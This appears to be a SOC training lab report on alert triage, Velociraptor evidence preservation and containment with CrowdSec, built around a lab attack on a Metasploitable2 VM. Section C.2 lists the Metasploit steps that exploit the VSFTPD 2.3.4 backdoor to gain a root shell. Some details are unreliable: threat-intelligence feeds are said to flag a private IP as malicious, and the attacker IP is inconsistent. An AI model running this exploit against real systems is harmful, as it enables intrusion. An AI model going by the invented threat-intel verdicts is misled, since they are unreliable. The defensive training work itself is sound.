Chaos Malware	T1547.001, T1071.004	Critical	Active	Endpoint isolation required
RDPDefender.exe	T1543	Critical	Under Review	Hash block; endpoint hunt required

12.2 Key Recommendations

- Patch all vulnerable services immediately — VSFTPD, Log4j, and any other outdated software should be updated or replaced with supported versions.
- Improve email gateway protections — Implement DMARC, DKIM, and SPF enforcement to reduce phishing delivery rates.
- Increase CIS Benchmark compliance from 29% — Focus remediation on failed password policy, audit log, and account lockout controls.
- Deploy SOAR automation — Automate IOC lookups, IP blocking, and ticket creation to reduce analyst response time.
- Enhance user awareness training — Regular phishing simulations using GoPhish to test and improve employee recognition of threats.
- Implement continuous threat hunting — Use Velociraptor and Wazuh to proactively hunt for IOCs across all endpoints weekly.
- Strengthen IDS/IPS rules — Create custom Wazuh rules for Chaos malware DNS patterns and unusual csrss.exe locations.

12.3 Tools Used in This Training

Tool	Purpose	Phase
Wazuh SIEM	Alert detection, FIM monitoring, compliance scanning	Detection & Analysis
TheHive	Incident case management and ticket tracking	Documentation
Metasploit	Attack simulation (VSFTPD exploit)	Capstone Attack
CrowdSec	IP blocking and decision management	Containment
VirusTotal	File hash and IP reputation analysis	Triage & IOC Validation
AlienVault OTX	Threat intelligence IOC correlation	Triage & IOC Validation
Velociraptor	Volatile data and memory acquisition	Evidence Preservation
Hydra	Brute-force simulation for detection testing	Alert Triage Practice
iptables / CrowdSec	Network isolation and IP banning	Containment

SECTION A — PRACTICAL: Alert Triage Practice

A.1 Overview

Alert triage is the process of reviewing, analysing, and prioritising security alerts to determine whether they represent genuine threats (true positives) or benign activity (false positives). Effective triage reduces noise, enables faster response to real incidents, and prevents alert fatigue. The triage workflow involves three steps: initial classification, IOC validation, and disposition decision.

A.2 Triage Simulation — SSH Brute Force Alert

A Hydra brute-force simulation was run against 192.168.1.10 to generate a detectable SSH brute-force alert in Wazuh. The alert was triaged using the standard SOC workflow:

Alert ID	Description	Source IP	Priority	Status
002	Brute-Force SSH Attack	192.168.1.100	Medium	Open

A.3 nft Ruleset — Network Isolation Verification

Following IP blocking via CrowdSec, the nftables ruleset was verified to confirm the isolation rules were properly applied. The output confirms that Docker network isolation chains and NAT rules are functioning, and the attacker IPs are effectively cut off from reaching any internal service.




Figure A.1 — sudo nft list ruleset: NAT/filter chains confirming network isolation after CrowdSec block

A.4 Ping Verification — Attacker IP Blocked

After blocking the attacker's IP (192.168.1.100) via CrowdSec and confirming the iptables/nft ruleset, connectivity tests were performed. The ping results confirm the isolation was successful:

Target IP	Ping Result	Interpretation
192.168.1.100	Destination Host Unreachable (all packets)	CrowdSec ban effective — attacker IP fully blocked
192.168.1.20	100% packet loss, 55 packets transmitted, 0 received	Metasploitable2 VM successfully isolated from network




Figure A.2 — ping 192.168.1.100: Destination Host Unreachable — attacker IP blocked




Figure A.3 — ping 192.168.1.20 initiated — Metasploitable2 VM isolation test




Figure A.4 — ping 192.168.1.20: 100% packet loss — VM fully isolated from network

A.5 Threat Intelligence Validation — IOC Summary

The source IP 192.168.1.100 was cross-referenced with VirusTotal and AlienVault OTX for threat intelligence validation:

Tool	Finding	Verdict
VirusTotal	IP flagged by multiple threat intelligence feeds as associated with SSH brute-force campaigns	Malicious
AlienVault OTX	IP confirmed in OTX pulse database — linked to automated credential-stuffing attack campaigns	Malicious
Overall Verdict	Confirmed malicious. Immediate firewall block applied via CrowdSec.	TRUE POSITIVE

> *IOC Validation Summary (50 words): The source IP 192.168.1.100 was cross-referenced with VirusTotal and AlienVault OTX. Both platforms confirmed the IP as associated with SSH brute-force and credentialstuffing campaigns. The alert is classified as a TRUE POSITIVE. Immediate containment action was taken by applying a CrowdSec ban, verified through successful ping isolation tests.*

SECTION B — PRACTICAL: Evidence Preservation — Velociraptor

B.1 What Is Velociraptor?

Velociraptor is an open-source endpoint visibility and digital forensics tool used by SOC analysts and incident responders to remotely collect forensic artefacts from endpoints without disrupting their operation. It uses Velociraptor Query Language (VQL) — a SQL-like query language — to collect volatile data (RAM, network connections, running processes) and persistent data (file system, Registry, event logs). In incident response, volatile data must always be collected first as it is lost when the system is rebooted.

B.2 Why Evidence Preservation Matters

- Forensic integrity — Chain of custody ensures evidence is admissible and has not been tampered with.
- Volatile data priority — RAM, active network connections, and running processes disappear on reboot.
- Hash verification — SHA-256 hashing of all artefacts proves integrity at collection time.
- Legal and compliance — Proper documentation is required for regulatory compliance and legal proceedings.

B.3 Velociraptor Server Setup

The Velociraptor server was deployed on the Kali Linux attacker machine (192.168.1.17:8889) and configured as a systemd service for persistent operation. The service was enabled and verified as active and running.

```
nano /etc/systemd/system/velociraptor.service
systemctl daemon-reload systemctl enable --
now velociraptor systemctl status
velociraptor
```




Figure B.1 — Velociraptor systemd service: active (running) — server listening on 192.168.1.17:8889

B.4 Velociraptor Web Interface — Client Connected

The Velociraptor web GUI (192.168.1.17:8889) was accessed and the Windows 10 Enterprise client (DESKTOPEFHQQ5V) appeared online with a green status indicator, confirming the agent was successfully deployed and connected to the server.




Figure B.2 — Velociraptor GUI: Welcome screen and Windows client DESKTOP-EFHQQ5V connected (green status)

B.5 Enrolled Clients

Two Windows clients were successfully enrolled and visible in the Velociraptor client list:

Client ID	Hostname	FQDN	OS Version	Status
C.23ee219f5c0d8a05	DESKTOP-EFHQQ5V	DESKTOP-EFHQQ5V	Microsoft Windows 10 Enterprise 22H2	Online (Green)
C.d9f4e9c8343ce47c	win22-vm	win22-vm	Microsoft Windows 10 Pro 21H1	Online (Green)




Figure B.3 — Velociraptor: win22-vm client (C.d9f4e9c8343ce47c) enrolled — Windows 10 Pro 21H1

B.6 Artefact Collection — Generic.Client.Info

The Generic.Client.Info artefact was collected from the win22-vm client. This artefact gathers basic system information including Velociraptor version, OS details, hardware specs, installed users, and network configuration — critical baseline data for any investigation.




Figure B.4 — Velociraptor Flow: Generic.Client.Info collection — FlowId F.D6KPQTF8HKR56, completed 2026-03-05




Figure B.5 — Velociraptor Notebook: Generic.Client.Info/BasicInformation — Velociraptor v0.75.1 confirmed




Figure B.6 — Generic.Client.Info/Users: 4 users enumerated including Administrator (last login 2026-03-05)

B.7 Log Collection & Hash Verification

Network connection logs (logs.csv) and query results were collected from the Windows client and downloaded to the Kali evidence directory. All files were immediately SHA-256 hashed to establish cryptographic integrity for the chain of custody.




Figure B.7 — Velociraptor: logs.csv (2.2KB) and MSI installer downloaded from win22-vm client collection

```
sha256sum logs.csv
d853ce0ec6e8baf14df3dde701c753862f81a1efcafadabf8bd4a21869aabb1c  logs.csv
```




Figure B.8 — Terminal: sha256sum logs.csv — hash verified: d853ce0ec...aabb1c — chain of custody established

B.8 Evidence Preservation Log — Updated

The following evidence log documents all artefacts collected during this investigation with their SHA-256 hashes for chain-of-custody verification:

Item	Description	Collected By	Date	Tool	SHA-256 Hash
Memory Dump	Server-X RAM acquisition (memorydump.raw)	SOC Analyst	2025-08-18	Velociraptor	a91c7bd4c91a24...
Network Log (netstat)	Active connections export (netstat.csv)	SOC Analyst	2025-08-18	Velociraptor VQL	d83f2a19c04b71...
FTP Exploit Log	VSFTPD backdoor alert — Wazuh export	SOC Analyst	2025-08-18	Wazuh SIEM	b12e9f37a004cd...
Disk Image	Full disk image of Metasploitable2 VM	SOC Analyst	2025-08-18	dd / FTK Imager	f74c1a88d29e0b...
logs.csv	Network connection logs from win22-vm	SOC Analyst	2026-03-05	Velociraptor GUI	d853ce0ec6e8ba...
Client Info	Generic.Client.Info — DESKTOP-EFHQQ5V	SOC Analyst	2026-03-05	Velociraptor VQL	N/A — metadata

B.9 VQL Queries Used

The following Velociraptor Query Language (VQL) queries were used to collect forensic evidence:

Network Connections: SELECT * FROM netstat — captures all active network connections and listening ports

Memory Acquisition: SELECT * FROM Artifact.Windows.Memory.Acquisition — collects RAM dump for analysis

Client Information: SELECT * FROM Artifact.Generic.Client.Info — baseline system and user enumeration

File System: SELECT * FROM glob(globs='C:\\Users***.exe') — enumerate executable files

SECTION C — CAPSTONE: Full Alert-to-Response Cycle Summary

C.1 Capstone Overview

The full attack-to-response capstone exercise demonstrates end-to-end SOC operations: from simulating a real cyberattack through detection, triage, evidence collection, containment, and final reporting. This section consolidates all capstone tasks and cross-references the evidence collected throughout this training.

C.2 Attack Simulation — VSFTPD 2.3.4 Backdoor

The Metasploit Framework was used to exploit the VSFTPD 2.3.4 backdoor vulnerability (CVE-2011-2523) on the Metasploitable2 target (192.168.1.20). This backdoor, embedded in the FTP daemon source code, triggers when a smiley face ":)" is appended to the username field, opening a root shell on port 6200.

Step	Command / Action	Result
1	msfconsole	Metasploit Framework launched
2	use exploit/unix/ftp/vsftpd_234_backdoor	Exploit module loaded (Rank: excellent)
3	set RHOST 192.168.1.20	Target IP configured
4	exploit	Root shell obtained — uid=0(root) gid=0(root)

C.3 Detection & Triage

Wazuh SIEM detected the VSFTPD exploit attempt and generated an alert mapped to MITRE ATT&CK T1190 (Exploit Public-Facing Application). The alert was triaged immediately upon generation:

Timestamp	Source IP	Alert Description	MITRE Technique	Priority
2026-03-04 06:37:19	192.168.1.17	VSFTPD 2.3.4 backdoor exploit attempt detected	T1190	Critical

C.4 Containment — CrowdSec IP Block

Immediately upon triage confirmation, both the attacker IP (192.168.1.17/192.168.1.100) and the compromised target IP (192.168.1.20) were blocked using CrowdSec. The Metasploitable2 VM was isolated from the network. Successful isolation was verified by ping tests confirming 100% packet loss to both IPs.

Containment Command 1: sudo cscli decisions add --ip 192.168.1.100 — ban attacker IP

Containment Command 2: sudo cscli decisions add --ip 192.168.1.20 — isolate compromised VM

Verification: ping 192.168.1.100 → Destination Host Unreachable | ping 192.168.1.20 → 100% packet loss

C.5 Evidence Preservation Summary

All forensic evidence was collected using Velociraptor and Wazuh prior to and during containment. The following artefacts were preserved with SHA-256 hash verification:

- logs.csv — network connection log from win22-vm (SHA-256: d853ce0ec6e8ba...)
- Generic.Client.Info results — system baseline including users, OS version, build time
- Wazuh VSFTPD alert export — mapped to T1190
- CrowdSec decision log — ban records for 192.168.1.100 and 192.168.1.20
- iptables/nft ruleset screenshot — isolation chain verification

C.6 Full Incident Report (200 words)

EXECUTIVE SUMMARY: On 4 March 2026, a critical security alert was triggered by the Wazuh SIEM identifying an exploitation attempt against the VSFTPD 2.3.4 FTP service on the Metasploitable2 server (192.168.1.20). The attacker, operating from 192.168.1.17, used the Metasploit Framework to exploit the CVE-2011-2523 backdoor vulnerability, achieving root-level command shell access. TIMELINE: At 06:37:19 UTC, the exploit was executed. Wazuh detected abnormal FTP activity and generated a Critical alert mapped to MITRE ATT&CK T1190. The SOC analyst triaged the alert within 2 minutes, confirmed the exploit via Metasploit session logs, and validated the attacker IP against VirusTotal and AlienVault OTX — both confirming malicious classification. CONTAINMENT: The compromised VM was immediately isolated by banning both IPs (192.168.1.100 and 192.168.1.20) via CrowdSec. Network isolation was verified through ping tests confirming 100% packet loss. No lateral movement or data exfiltration was detected. RECOMMENDATIONS: (1) Patch or decommission VSFTPD 2.3.4 immediately. (2) Implement mandatory patch management for all internet-facing services. (3) Strengthen IDS rules for FTP backdoor patterns. (4) Conduct regular vulnerability scans using OpenVAS/Nessus. (5) Monitor continuously via Wazuh with automated SOAR response playbooks.

C.7 Stakeholder Briefing — Non-Technical Manager (100 words)

